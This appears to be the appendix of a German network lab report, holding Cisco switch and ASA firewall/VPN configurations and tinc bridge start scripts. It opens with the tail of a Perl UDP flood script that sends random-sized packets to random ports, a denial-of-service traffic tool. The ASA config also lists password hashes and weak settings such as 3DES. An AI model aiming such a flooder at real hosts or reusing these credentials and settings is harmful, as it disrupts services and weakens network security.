   : "") . "\n";
81 print "Interpacket delay $delay msec\n" if $delay;
82 print "total IP bandwidth $bw kbps\n" if $bw;
83 print "Break with Ctrl-C\n" unless $time;
84 die "Invalid packet size requested: $size\n" if $size && ($size < 64 || $size > 1500);
85 $size -= 28 if $size;
86 for (;time() <= $sendtime;) {
87   $psize = $size ? $size : int(rand(1024-64)+64) ;
88   $pport = $port ? $port : int(rand(65500))+1;
89
90   if(1 != $ipv6) {
91     send(flood , pack("a$psize","flood"), 0, pack_sockaddr_in($pport, $iaddr));
92   } else {
93     send(flood , pack("a$psize","flood"), 0, pack_sockaddr_in6($pport, $iaddr));
94   };
95   usleep(1000 * $delay) if $delay;
96 }
```

A. Konfiguration Core

```

1 Building configuration ...
2
3 Current configuration : 10279 bytes
4 !
5 version 12.2
6 no service pad
7 service timestamps debug datetime msec
8 service timestamps log datetime msec
9 no service password-encryption
10 !
11 hostname Core
12 !
13 boot-start-marker
14 boot-end-marker
15 !
16 !
17 no aaa new-model
18 system mtu routing 1500
19 ip subnet-zero
20 ip routing
21 !
22 !
23 ipv6 unicast-routing
24 !
25 !
26 crypto pki trustpoint TP-self-signed-2644390528
27   enrollment selfsigned
28   subject-name cn=IOS-Self-Signed-Certificate-2644390528
29   revocation-check none
30   rsakeypair TP-self-signed-2644390528
31 !
32 !
33 crypto pki certificate chain TP-self-signed-2644390528
34   certificate self-signed 01
35     3082023D 308201A6 A0030201 02020101 300D0609 2A864886 F70D0101 04050030
36     31312F30 2D060355 04031326 494F532D 53656C66 2D536967 6E65642D 43657274
37     69666963 6174652D 32363434 33393035 3238301E 170D3933 30333031 30303030
38     35305A17 0D323030 31303130 30303030 305A3031 312F302D 06035504 03132649
39     4F532D53 656C662D 5369676E 65642D43 65727469 66696361 74652D32 36343433
40     39303532 3830819F 300D0609 2A864886 F70D0101 01050003 818D0030 81890281
41     8100CB96 EC7E5ADC 46394381 CC2EDAB7 1582F792 E7813BC9 60522F90 318012A8
42     F9A6E1E3 2069BCDC 5825F066 99EA15F7 0946EEA3 DAD3B0F9 451AC952 8B541D27
43     5DB50895 C8242CF2 6C7A05F2 2CD9DD9A 6FF26DC6 40F6AC47 FA40BCD0 CB4C9562
44     B5439AEB 4BDF2BC8 1CA49674 5BBD1E9D CE2275E2 167DFDFE 25182E5C BF261D12
45     5D1F0203 010001A3 65306330 0F060355 1D130101 FF040530 030101FF 30100603
46     551D1104 09300782 05436F72 652E301F 0603551D 23041830 168014C9 769F25DE
47     B6254520 2D2728D1 A3BD28CE 17E6DB30 1D060355 1D0E0416 0414C976 9F25DEB6
48     2545202D 2728D1A3 BD28CE17 E6DB300D 06092A86 4886F70D 01010405 00038181
49     00A2BC54 B6D2FD5B 6002A413 9DD75EE6 C3E23B75 8CECD603 6E962243 20DACB1D
50     BD42F0C2 49481257 425F9D6A 9BAE42EC 031C9E95 A1E6AE55 4D599C06 361AE27A
51     0C9ECA9C 901CC428 B29CF169 67DF40FF 04415A48 E6D9E2CF 7058E207 74D3DD9E
52     57347CE9 0490A4E8 768EA1F9 E1B30B8B C266BC9A 778D541A C4B6AB3B 5EFC340C 8F
53   quit
54 !
55 !
56 !
57 !
58 !
59 spanning-tree mode pvst
60 spanning-tree extend system-id
61 !
62 vlan internal allocation policy ascending
63 !
64 !
65 !
66 !

```



```
67 interface FastEthernet0/1
68   no switchport
69   ip address 10.100.0.1 255.255.255.252
70   ipv6 address 2005:2013:FF:A0::1/64
71   !
72 interface FastEthernet0/2
73   !
74 interface FastEthernet0/3
75   !
76 interface FastEthernet0/4
77   !
78 interface FastEthernet0/5
79   !
80 interface FastEthernet0/6
81   !
82 interface FastEthernet0/7
83   !
84 interface FastEthernet0/8
85   !
86 interface FastEthernet0/9
87   !
88 interface FastEthernet0/10
89   !
90 interface FastEthernet0/11
91   !
92 interface FastEthernet0/12
93   !
94 interface FastEthernet0/13
95   switchport access vlan 10
96   !
97 interface FastEthernet0/14
98   switchport access vlan 20
99   !
100 interface FastEthernet0/15
101   switchport access vlan 30
102   !
103 interface FastEthernet0/16
104   switchport access vlan 40
105   !
106 interface FastEthernet0/17
107   !
108 interface FastEthernet0/18
109   !
110 interface FastEthernet0/19
111   switchport mode access
112   !
113 interface FastEthernet0/20
114   !
115 interface FastEthernet0/21
116   switchport access vlan 10
117   switchport mode access
118   spanning-tree portfast
119   !
120 interface FastEthernet0/22
121   switchport access vlan 20
122   ip access-group ADMIN in
123   spanning-tree portfast
124   !
125 interface FastEthernet0/23
126   switchport access vlan 30
127   spanning-tree portfast
128   !
129 interface FastEthernet0/24
130   switchport access vlan 40
131   switchport mode access
132   spanning-tree portfast
133   !
134 interface GigabitEthernet0/1
135   !
```

```

136 interface GigabitEthernet0/2
137 !
138 interface Vlan1
139 no ip address
140 !
141 interface Vlan10
142 description *** VLAN Server ***
143 ip address 10.0.10.1 255.255.255.0
144 ip access-group INTSRV in
145 ip helper-address 10.0.10.21
146 ipv6 address 2005:2013:FF:A10::1/64
147 ipv6 traffic-filter INTSRVv6 in
148 !
149 interface Vlan20
150 description *** VLAN Admin ***
151 ip address 10.0.20.1 255.255.255.0
152 ip access-group ADMIN in
153 ip helper-address 10.0.10.21
154 ipv6 address 2005:2013:FF:A20::1/64
155 ipv6 traffic-filter ADMINv6 in
156 ipv6 nd other-config-flag
157 ipv6 dhcp relay destination 2005:2013:FF:A10::21
158 !
159 interface Vlan30
160 description *** VLAN Entwicklung ***
161 ip address 10.0.30.1 255.255.255.0
162 ip access-group DEV in
163 ip helper-address 10.0.10.21
164 ipv6 address 2005:2013:FF:A30::1/64
165 ipv6 traffic-filter DEVv6 in
166 ipv6 nd other-config-flag
167 ipv6 dhcp relay destination 2005:2013:FF:A10::21
168 !
169 interface Vlan40
170 description *** VLAN Verkauf ***
171 ip address 10.0.40.1 255.255.255.0
172 ip access-group VERKAUF in
173 ip helper-address 10.0.10.21
174 ipv6 address 2005:2013:FF:A40::1/64
175 ipv6 traffic-filter VERKAUFv6 in
176 ipv6 nd other-config-flag
177 ipv6 dhcp relay destination 2005:2013:FF:A10::21
178 !
179 ip classless
180 ip route 0.0.0.0 0.0.0.0 10.100.0.2
181 ip http server
182 ip http secure-server
183 !
184 ip access-list extended ADMIN
185 remark admin-dhcp
186 permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
187 remark admin-dns
188 permit udp 10.0.20.0 0.0.0.255 host 10.0.10.21 eq domain
189 remark admin-intsrv
190 permit ip 10.0.20.0 0.0.0.255 10.0.10.0 0.0.0.255
191 remark admin-int
192 permit ip 10.0.20.0 0.0.0.255 10.0.30.0 0.0.0.255
193 permit ip 10.0.20.0 0.0.0.255 10.0.40.0 0.0.0.255
194 permit ip 10.0.20.0 0.0.0.255 10.0.99.0 0.0.0.255
195 remark admin-dmzsrv
196 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq www
197 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq 443
198 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq ftp-data
199 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq ftp
200 remark admin-dmzsrv-ftpasv
201 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 gt 48999
202 deny tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 gt 49999
203 remark admin-dmzsw
204 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.2 eq 22

```

```

205 remark admin-dmz-end
206 deny ip 10.0.20.0 0.0.0.255 172.16.0.0 0.0.0.255
207 remark admin-network
208 permit ip 10.0.20.0 0.0.0.255 10.0.100.0 0.0.0.255
209 remark admin-inet
210 permit tcp 10.0.20.0 0.0.0.255 any
211 ip access-list extended DEV
212 remark dev-dhcp
213 permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
214 remark dev-dns
215 permit udp 10.0.30.0 0.0.0.255 host 10.0.10.21 eq domain
216 remark dev-intsrv
217 permit ip 10.0.30.0 0.0.0.255 host 10.0.10.21
218 remark dev-intsrv-end
219 deny ip 10.0.30.0 0.0.0.255 10.0.10.0 0.0.0.255
220 remark dev-respondadmin
221 permit tcp 10.0.30.0 0.0.0.255 10.0.20.0 0.0.0.255 established
222 remark dev-dmzsrv
223 permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq www
224 permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq 443
225 permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq ftp-data
226 permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq ftp
227 remark dev-dmzsrv-ftppasv
228 permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 gt 48999
229 deny tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 gt 49999
230 remark dev-dmzsrv-end
231 deny ip 10.0.30.0 0.0.0.255 172.16.0.0 0.0.0.255
232 remark dev-inet
233 permit tcp 10.0.30.0 0.0.0.255 any eq www
234 permit tcp 10.0.30.0 0.0.0.255 any eq 443
235 permit tcp 10.0.30.0 0.0.0.255 any eq ftp-data
236 permit tcp 10.0.30.0 0.0.0.255 any eq ftp
237 ip access-list extended INTSRV
238 remark intsrv-adm
239 permit tcp 10.0.10.0 0.0.0.255 10.0.20.0 0.0.0.255 established
240 permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.20.0 0.0.0.255
241 permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.20.1 eq bootps
242 remark intsrv-dev
243 permit tcp 10.0.10.0 0.0.0.255 10.0.30.0 0.0.0.255 established
244 permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.30.0 0.0.0.255
245 permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.30.1 eq bootps
246 permit tcp 10.0.10.0 0.0.0.255 10.0.40.0 0.0.0.255 established
247 permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.40.0 0.0.0.255
248 permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.40.1 eq bootps
249 remark intsrv-vpn
250 permit tcp 10.0.10.0 0.0.0.255 10.0.99.0 0.0.0.255 established
251 permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.99.0 0.0.0.255
252 remark intsrv-lan-end
253 deny ip 10.0.10.0 0.0.0.255 10.0.0.0 0.0.255.255
254 remark intsrv-dmzsrv
255 permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq www
256 permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq 443
257 permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq ftp-data
258 permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq ftp
259 remark admin-dmzsrv-ftppasv
260 permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 gt 48999
261 deny tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 gt 49999
262 remark intsrv-dmzsrv-respond-radius
263 permit tcp host 10.0.10.21 eq 389 host 172.16.0.21 established
264 remark intsrv-dmzsrv-end
265 deny ip 10.0.10.0 0.0.0.255 172.16.0.0 0.0.0.255
266 remark intsrv-radiusasa
267 permit udp host 10.0.10.21 eq 1645 host 10.100.0.2
268 remark intsrv-inet
269 permit tcp 10.0.10.0 0.0.0.255 any eq www
270 permit tcp 10.0.10.0 0.0.0.255 any eq 443
271 permit tcp 10.0.10.0 0.0.0.255 any eq ftp-data
272 permit tcp 10.0.10.0 0.0.0.255 any eq ftp
273 permit udp 10.0.10.0 0.0.0.255 any eq domain

```

```

274 ip access-list extended VERKAUF
275   remark verkauf-dhcp
276   permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
277   remark verkauf-dns
278   permit udp 10.0.40.0 0.0.0.255 host 10.0.10.21 eq domain
279   remark verkauf-intsrv
280   permit ip 10.0.40.0 0.0.0.255 host 10.0.10.21
281   remark verkauf-intsrv-end
282   deny ip 10.0.40.0 0.0.0.255 10.0.10.0 0.0.0.255
283   remark verkauf-respondadmin
284   permit tcp 10.0.40.0 0.0.0.255 10.0.20.0 0.0.0.255 established
285   remark verkauf-dmzsrv
286   permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq www
287   permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq 443
288   permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq ftp-data
289   permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq ftp
290   remark verkauf-dmzsrv-ftppasv
291   permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 gt 48999
292   deny tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 gt 49999
293   remark verkauf-dmzsrv-end
294   deny ip 10.0.40.0 0.0.0.255 172.16.0.0 0.0.0.255
295   remark verkauf-inet
296   permit tcp 10.0.40.0 0.0.0.255 any eq www
297   permit tcp 10.0.40.0 0.0.0.255 any eq 443
298   permit tcp 10.0.40.0 0.0.0.255 any eq ftp-data
299   permit tcp 10.0.40.0 0.0.0.255 any eq ftp
300   !
301   ipv6 route ::/0 2005:2013:FF:A0::2
302   !
303   !
304   ipv6 access-list ADMINv6
305   permit icmp any FF02::/16 router-solicitation
306   remark admin-dhcp
307   remark admin-dns
308   remark admin-intsrv
309   permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A10::/64
310   remark admin-int
311   permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A30::/64
312   permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A40::/64
313   remark admin-dmzsrv
314   remark admin-dmzsrv-ftppasv
315   remark admin-dmzsw
316   remark admin-dmz-end
317   deny ipv6 2005:2013:FF:A20::/64 2005:2013:FF:B0::/64
318   remark admin-network
319   permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A0::/64
320   remark admin-inet
321   permit tcp 2005:2013:FF:A20::/64 any
322   !
323   control-plane
324   !
325   !
326   line con 0
327   line vty 0 4
328   login
329   line vty 5 15
330   login
331   !
332   end

```

B. Konfiguration ASA

```

1 : Saved
2 :
3 ASA Version 9.1(1)
4 !
5 hostname ciscoasa
6 enable password 8Ry2YjIyt7RRXU24 encrypted
7 passwd 2KFQnbNIdI.2KYOU encrypted
8 names
9 ip local pool VPN-ADMIN 10.0.99.1-10.0.99.126 mask 255.255.255.128
10 ip local pool VPN-USERS 10.0.99.129-10.0.99.254 mask 255.255.255.128
11 !
12 interface Ethernet0/0
13   description *** Inside Interface ***
14 !
15 interface Ethernet0/1
16   description *** Outside Interface ***
17   switchport access vlan 2
18 !
19 interface Ethernet0/2
20   description *** DMZ Interface ***
21   switchport access vlan 3
22 !
23 interface Ethernet0/3
24   shutdown
25 !
26 interface Ethernet0/4
27   shutdown
28 !
29 interface Ethernet0/5
30   shutdown
31 !
32 interface Ethernet0/6
33   shutdown
34 !
35 interface Ethernet0/7
36   shutdown
37 !
38 interface Vlan1
39   nameif inside
40   security-level 100
41   ip address 10.100.0.2 255.255.255.252
42   ipv6 address 2005:2013:ff:a0::2/64
43   ipv6 enable
44 !
45 interface Vlan2
46   nameif outside
47   security-level 0
48   ip address 209.165.50.1 255.255.255.0
49   ipv6 address 2005:209:165:50::1/64
50   ipv6 enable
51 !
52 interface Vlan3
53   nameif dmz
54   security-level 50
55   ip address 172.16.0.1 255.255.255.0
56   ipv6 address 2005:2013:ff:b0::1/64
57   ipv6 enable
58 !
59 ftp mode passive
60 object network NAT_inside_overload
61   subnet 10.0.0.0 255.255.0.0
62 object network NAT_dmzsrv_outside
63   host 209.165.50.2
64 object network NAT_dmz_static
65   host 172.16.0.21
66 object network NO_NAT_INSIDE

```

```

67  subnet 10.0.10.0 255.255.255.0
68  object network NO_NAT_VPN
69  subnet 10.0.99.0 255.255.255.0
70  object-group service dmzsrv2inet_UDPPorts udp
71  port-object eq domain
72  object-group service dmzsrv2inet_TCPSPorts tcp
73  port-object eq www
74  port-object eq https
75  port-object eq ftp-data
76  port-object eq ftp
77  object-group service inet2dmzsrv_TCPSPorts tcp
78  port-object eq www
79  port-object eq https
80  port-object eq ftp-data
81  port-object eq ftp
82  port-object range 48999 49999
83  object-group network inside_subnets_ipv6
84  network-object 2005:2013:ff:a10::/64
85  network-object 2005:2013:ff:a20::/64
86  network-object 2005:2013:ff:a30::/64
87  network-object 2005:2013:ff:a40::/64
88  network-object 2005:2013:ff:a0::/64
89  access-list inside_in extended permit ip any any
90  access-list dmz_in remark dmzsrv-intsrv-ldap
91  access-list dmz_in extended permit tcp host 172.16.0.21 host 10.0.10.21 eq ldap
92  access-list dmz_in extended permit tcp host 2005:2013:ff:b0::21 host
    2005:2013:ff:a10::21 eq ldap
93  access-list dmz_in remark dmz-nolan-access
94  access-list dmz_in extended deny ip 172.16.0.0 255.255.255.0 10.0.0.0 255.0.0.0 log
95  access-list dmz_in extended deny ip 2005:2013:ff:b0::/64 object-group
    inside_subnets_ipv6
96  access-list dmz_in remark dmzsrv-inet
97  access-list dmz_in extended permit tcp host 172.16.0.21 any object-group
    dmzsrv2inet_TCPSPorts
98  access-list dmz_in extended permit udp host 172.16.0.21 any object-group
    dmzsrv2inet_UDPPorts
99  access-list dmz_in extended permit tcp host 2005:2013:ff:b0::21 any object-group
    dmzsrv2inet_TCPSPorts
100 access-list dmz_in extended permit udp host 2005:2013:ff:b0::21 any object-group
    dmzsrv2inet_UDPPorts
101 access-list dmz_in extended deny ip any any log
102 access-list outside_in remark wan-dmzsrv
103 access-list outside_in extended permit tcp any host 172.16.0.21 object-group
    inet2dmzsrv_TCPSPorts
104 access-list outside_in extended permit tcp any host 2005:2013:ff:b0::21 object-group
    inet2dmzsrv_TCPSPorts
105 access-list outside_in extended deny ip any any log
106 access-list outside_in remark wan-dmzsrv
107 access-list 99 remark permit ip access from any to server subnet
108 access-list 99 extended permit ip any 10.0.10.0 255.255.255.0
109 access-list SPLIT_TUNNEL_LIST standard permit 10.0.10.0 255.255.255.0
110 pager lines 24
111 logging console informational
112 logging asdm informational
113 mtu inside 1500
114 mtu outside 1500
115 mtu dmz 1500
116 ip verify reverse-path interface outside
117 no failover
118 icmp unreachable rate-limit 1 burst-size 1
119 icmp permit any inside
120 icmp deny any outside
121 asdm image disk0:/asdm-647.bin
122 no asdm history enable
123 arp timeout 14400
124 no arp permit-nonconnected
125 nat (inside,outside) source static NO_NAT_INSIDE NO_NAT_INSIDE destination static
    NO_NAT_VPN NO_NAT_VPN
126 !

```

```

127 object network NAT_inside_overload
128   nat (inside,outside) dynamic interface
129 object network NAT_dmz_static
130   nat (dmz,outside) static NAT_dmzsrv_outside
131 access-group inside_in in interface inside
132 access-group outside_in in interface outside
133 access-group dmz_in in interface dmz
134 ipv6 icmp permit any inside
135 ipv6 icmp permit any outside
136 ipv6 route inside 2005:2013:ff:a10::/64 2005:2013:ff:a0::1
137 ipv6 route inside 2005:2013:ff:a20::/64 2005:2013:ff:a0::1
138 ipv6 route inside 2005:2013:ff:a30::/64 2005:2013:ff:a0::1
139 ipv6 route inside 2005:2013:ff:a40::/64 2005:2013:ff:a0::1
140 route inside 10.0.0.0 255.255.0.0 10.100.0.1 1
141 timeout xlate 3:00:00
142 timeout pat-xlate 0:00:30
143 timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 icmp 0:00:02
144 timeout sunrpc 0:10:00 h323 0:05:00 h225 1:00:00 mgcp 0:05:00 mgcp-pat 0:05:00
145 timeout sip 0:30:00 sip-media 0:02:00 sip-invite 0:03:00 sip-disconnect 0:02:00
146 timeout sip-provisional-media 0:02:00 uauth 0:05:00 absolute
147 timeout tcp-proxy-reassembly 0:01:00
148 timeout floating-conn 0:00:00
149 dynamic-access-policy-record DfltAccessPolicy
150 aaa-server RAD.SRV.GRP protocol radius
151 aaa-server RAD.SRV.GRP (inside) host 10.0.10.21
152   key *****
153 user-identity default-domain LOCAL
154 aaa authentication ssh console LOCAL
155 http server enable 12443
156 http 209.165.50.0 255.255.255.0 outside
157 no snmp-server location
158 no snmp-server contact
159 snmp-server enable traps snmp authentication linkup linkdown coldstart warmstart
160 crypto ipsec ikev1 transform-set ESP-3DES-SHA esp-3des esp-sha-hmac
161 crypto ipsec security-association pmtu-aging infinite
162 crypto dynamic-map outside_dyn_map 10 set ikev1 transform-set ESP-3DES-SHA
163 crypto dynamic-map outside_dyn_map 10 set security-association lifetime seconds 288000
164 crypto dynamic-map outside_dyn_map 10 set reverse-route
165 crypto map outside_map 10 ipsec-isakmp dynamic outside_dyn_map
166 crypto map outside_map interface outside
167 crypto ca trustpoint localtrust
168   enrollment self
169   fqdn sslvpn.wosm.com
170   subject-name CN=sslvpn.wosm.com
171   keypair sslvpnkeypair
172   crl configure
173 crypto ca trustpool policy
174 crypto ca certificate chain localtrust
175   certificate 00cb7451
176     308201eb 30820154 a0030201 02020400 cb745130 0d06092a 864886f7 0d010105
177     0500303a 31183016 06035504 03130f73 736c7670 6e2e776f 736d2e63 6f6d311e
178     301c0609 2a864886 f70d0109 02160f73 736c7670 6e2e776f 736d2e63 6f6d301e
179     170d3133 30343232 30353336 34345a17 0d323330 34323030 35333634 345a303a
180     31183016 06035504 03130f73 736c7670 6e2e776f 736d2e63 6f6d311e 301c0609
181     2a864886 f70d0109 02160f73 736c7670 6e2e776f 736d2e63 6f6d3081 9f300d06
182     092a8648 86f70d01 01010500 03818d00 30818902 818100c2 ee2c7ac1 55bc7caa
183     211c2ca6 d6455349 3820648f d6f37890 30b32326 35119bb9 358db6ec f25f39d4
184     53ce389a 5dd83ace d9630fbd f1f53a1e 88ef29c3 9f991a35 51150a62 1b715bd3
185     678836b9 225b1f5a 07c79f50 869fdb45 d73844b5 bf9e6e80 cb961674 daf80bd4
186     837c3e5e 83438669 21cd7f55 4a979562 c749c73a 68738302 03010001 300d0609
187     2a864886 f70d0101 05050003 81810093 4a0ad2c1 cb9ef906 03bcd444 603f4935
188     729c24b4 5e820dac cde0ea29 44a13111 05dd13fb 2205b4c0 180e7682 cd2631ad
189     ae4c723d 2b79169e 3763693d 79342e62 841cd12a 906d9152 b96b4f79 31f1a098
190     fafab98b 0124376f c9cdbl1da c49797c8 a2ec50ee 4cce9c24 ad804699 89391955
191     8e579c89 8589a49e f95248ef 4e8064
192   quit
193 crypto ikev1 enable outside
194 crypto ikev1 policy 65535
195   authentication pre-share

```

```

196 encryption 3des
197 hash sha
198 group 2
199 lifetime 43200
200 telnet timeout 5
201 ssh 10.0.20.0 255.255.255.0 inside
202 ssh 209.165.50.0 255.255.255.0 outside
203 ssh timeout 30
204 console timeout 0
205
206 threat-detection basic-threat
207 threat-detection scanning-threat shun duration 30
208 threat-detection statistics
209 threat-detection statistics tcp-intercept rate-interval 30 burst-rate 400
    average-rate 200
210 ssl trust-point localtrust outside
211 webvpn
212 enable outside
213 anyconnect image disk0:/anyconnect-win-3.1.01065-k9.pkg 1
214 anyconnect enable
215 tunnel-group-list enable
216 group-policy SSLClientPolicy internal
217 group-policy SSLClientPolicy attributes
218 dns-server value 10.0.10.21
219 vpn-tunnel-protocol ssl-client
220 default-domain value wosm.com
221 address-pools value VPN-USERS
222 group-policy VPN_ADMINISTRATOR internal
223 group-policy VPN_ADMINISTRATOR attributes
224 dns-server value 10.0.10.21
225 vpn-filter value 99
226 vpn-tunnel-protocol ikev1 ikev2
227 split-tunnel-policy tunnelspecified
228 split-tunnel-network-list value SPLIT_TUNNEL_LIST
229 default-domain value wosm.com
230 address-pools value VPN-ADMIN
231 group-policy VPN_USERS.GROUP internal
232 group-policy VPN_USERS.GROUP attributes
233 dns-server value 10.0.10.21
234 vpn-filter value 99
235 vpn-tunnel-protocol ikev1 ikev2
236 split-tunnel-policy tunnelspecified
237 split-tunnel-network-list value SPLIT_TUNNEL_LIST
238 default-domain value wosm.com
239 address-pools value VPN-USERS
240 username ssh_admin password SxYXLtULZ5hPDb07 encrypted privilege 15
241 username verkauf password FHPW9HqLN8QD22Y/ encrypted
242 username verkauf attributes
243 vpn-group-policy VPN_USERS.GROUP
244 vpn-filter value 99
245 service-type remote-access
246 username admin password f3UhLvUj1QsXsuK7 encrypted
247 username admin attributes
248 vpn-group-policy VPN_ADMINISTRATOR
249 vpn-filter value 99
250 service-type remote-access
251 username vpnssl password eskjFbUY2tUPkl83 encrypted
252 username vpnssl attributes
253 vpn-group-policy SSLClientPolicy
254 service-type remote-access
255 tunnel-group VPN_ADMINISTRATOR type remote-access
256 tunnel-group VPN_ADMINISTRATOR general-attributes
257 address-pool VPN-ADMIN
258 authentication-server-group RAD.SRV_GRP
259 default-group-policy VPN_ADMINISTRATOR
260 tunnel-group VPN_ADMINISTRATOR ipsec-attributes
261 ikev1 pre-shared-key *****
262 tunnel-group VPN_USERS.GROUP type remote-access
263 tunnel-group VPN_USERS.GROUP general-attributes

```



```

264 address-pool VPN-USERS
265 authentication-server-group RAD.SRV_GRP
266 default-group-policy VPN.USERS.GROUP
267 tunnel-group VPN.USERS.GROUP ipsec-attributes
268 !
268 ikev1 pre-shared-key *****
269 tunnel-group SSLClientProfile type remote-access
270 tunnel-group SSLClientProfile general-attributes
271 authentication-server-group RAD.SRV_GRP
272 default-group-policy SSLClientPolicy
273 tunnel-group SSLClientProfile webvpn-attributes
274 group-alias SSLVPNClient enable
275 !
276 class-map tcp-syn
277 match any
278 class-map inspection_default
279 match default-inspection-traffic
280 !
281 !
282 policy-map type inspect dns preset-dns-map
283 parameters
284 message-length maximum client auto
285 message-length maximum 512
286 policy-map global_policy
287 class inspection_default
288 inspect dns preset-dns-map
289 inspect ftp
290 inspect h323 h225
291 inspect h323 ras
292 inspect ip-options
293 inspect netbios
294 inspect rsh
295 inspect rtsp
296 inspect skinny
297 inspect esmtp
298 inspect sqlnet
299 inspect sunrpc
300 inspect tftp
301 inspect sip
302 inspect xdmcp
303 inspect http
304 policy-map tcpmap
305 class tcp-syn
306 set connection conn-max 100 embryonic-conn-max 100 per-client-max 10
306 per-client-embryonic-max 10
307 set connection timeout embryonic 0:00:45 half-closed 0:05:00 idle 1:00:00
308 !
309 service-policy global_policy global
310 prompt hostname context
311 no call-home reporting anonymous
312 call-home
313 profile CiscoTAC-1
314 no active
315 destination address http
315 https://tools.cisco.com/its/service/oddce/services/DDCEService
316 destination address email callhome@cisco.com
317 destination transport-method http
318 subscribe-to-alert-group diagnostic
319 subscribe-to-alert-group environment
320 subscribe-to-alert-group inventory periodic monthly
321 subscribe-to-alert-group configuration periodic monthly
322 subscribe-to-alert-group telemetry periodic daily
323 Cryptoschecksum:53 b6a11588d99d09b1df980b10df78d0
324 : end

```

C. Tinc Startscript VMware

```
1 #!/bin/bash
2
3 echo creating bridges...
4 brctl addbr brv_10
5 brctl addbr brv_20
6 brctl addbr brv_30
7 brctl addbr brv_40
8 brctl addbr brv_110
9 brctl addbr brv_120
10
11 echo configuring local links...
12 ifconfig eth1 0.0.0.0
13 ifconfig eth2 0.0.0.0
14 ifconfig eth3 0.0.0.0
15 ifconfig eth4 0.0.0.0
16 ifconfig eth5 0.0.0.0
17 ifconfig eth6 0.0.0.0
18
19 echo bringing up bridges...
20 ifconfig brv_10 up
21 ifconfig brv_20 up
22 ifconfig brv_30 up
23 ifconfig brv_40 up
24 ifconfig brv_110 up
25 ifconfig brv_120 up
26
27 echo adding local ifs to bridges...
28 sleep 1
29 brctl addif brv_10 eth1
30 brctl addif brv_20 eth2
31 brctl addif brv_30 eth3
32 brctl addif brv_40 eth4
33 brctl addif brv_110 eth5
34 brctl addif brv_120 eth6
35
36 echo enabling local links...
37 sleep 1
38 ifconfig eth1 up
39 ifconfig eth2 up
40 ifconfig eth3 up
41 ifconfig eth4 up
42 ifconfig eth5 up
43 ifconfig eth6 up
44
45 echo starting tinc daemons...
46 sleep 1
47 tincd -n bridge_10
48 sleep 1
49 tincd -n bridge_20
50 sleep 1
51 tincd -n bridge_30
52 sleep 1
53 tincd -n bridge_40
54 sleep 1
55 tincd -n bridge_110
56 sleep 1
57 tincd -n bridge_120
```

D. Tinc Startscript Lab

```
1  #!/bin/bash
2
3  echo creating bridges...
4  brctl addbr brv_10
5  brctl addbr brv_20
6  brctl addbr brv_30
7  brctl addbr brv_40
8  brctl addbr brv_110
9  brctl addbr brv_120
10
11 echo adding vlan subinterfaces
12 ip link add link eth0 name eth0.10 type vlan id 10
13 ip link add link eth0 name eth0.20 type vlan id 20
14 ip link add link eth0 name eth0.30 type vlan id 30
15 ip link add link eth0 name eth0.40 type vlan id 40
16 ip link add link eth0 name eth0.110 type vlan id 110
17 ip link add link eth0 name eth0.120 type vlan id 120
18
19 echo configuring local links...
20 sleep 1
21 ifconfig eth0.10 0.0.0.0
22 ifconfig eth0.20 0.0.0.0
23 ifconfig eth0.30 0.0.0.0
24 ifconfig eth0.40 0.0.0.0
25 ifconfig eth0.110 0.0.0.0
26 ifconfig eth0.120 0.0.0.0
27
28 echo bringing up bridges...
29 ifconfig brv_10 up
30 ifconfig brv_20 up
31 ifconfig brv_30 up
32 ifconfig brv_40 up
33 ifconfig brv_110 up
34 ifconfig brv_120 up
35
36 echo adding local ifs to bridges...
37 sleep 1
38 brctl addif brv_10 eth0.10
39 brctl addif brv_20 eth0.20
40 brctl addif brv_30 eth0.30
41 brctl addif brv_40 eth0.40
42 brctl addif brv_110 eth0.110
43 brctl addif brv_120 eth0.120
44
45 echo enabling local links...
46 sleep 1
47 ifconfig eth0.10 up
48 ifconfig eth0.20 up
49 ifconfig eth0.30 up
50 ifconfig eth0.40 up
51 ifconfig eth0.110 up
52 ifconfig eth0.120 up
53
54 echo starting tinc daemons...
55 sleep 1
56 tincd -n bridge_10
57 sleep 1
58 tincd -n bridge_20
59 sleep 1
60 tincd -n bridge_30
61 sleep 1
62 tincd -n bridge_40
63 sleep 1
64 tincd -n bridge_110
65 sleep 1
66 tincd -n bridge_120
```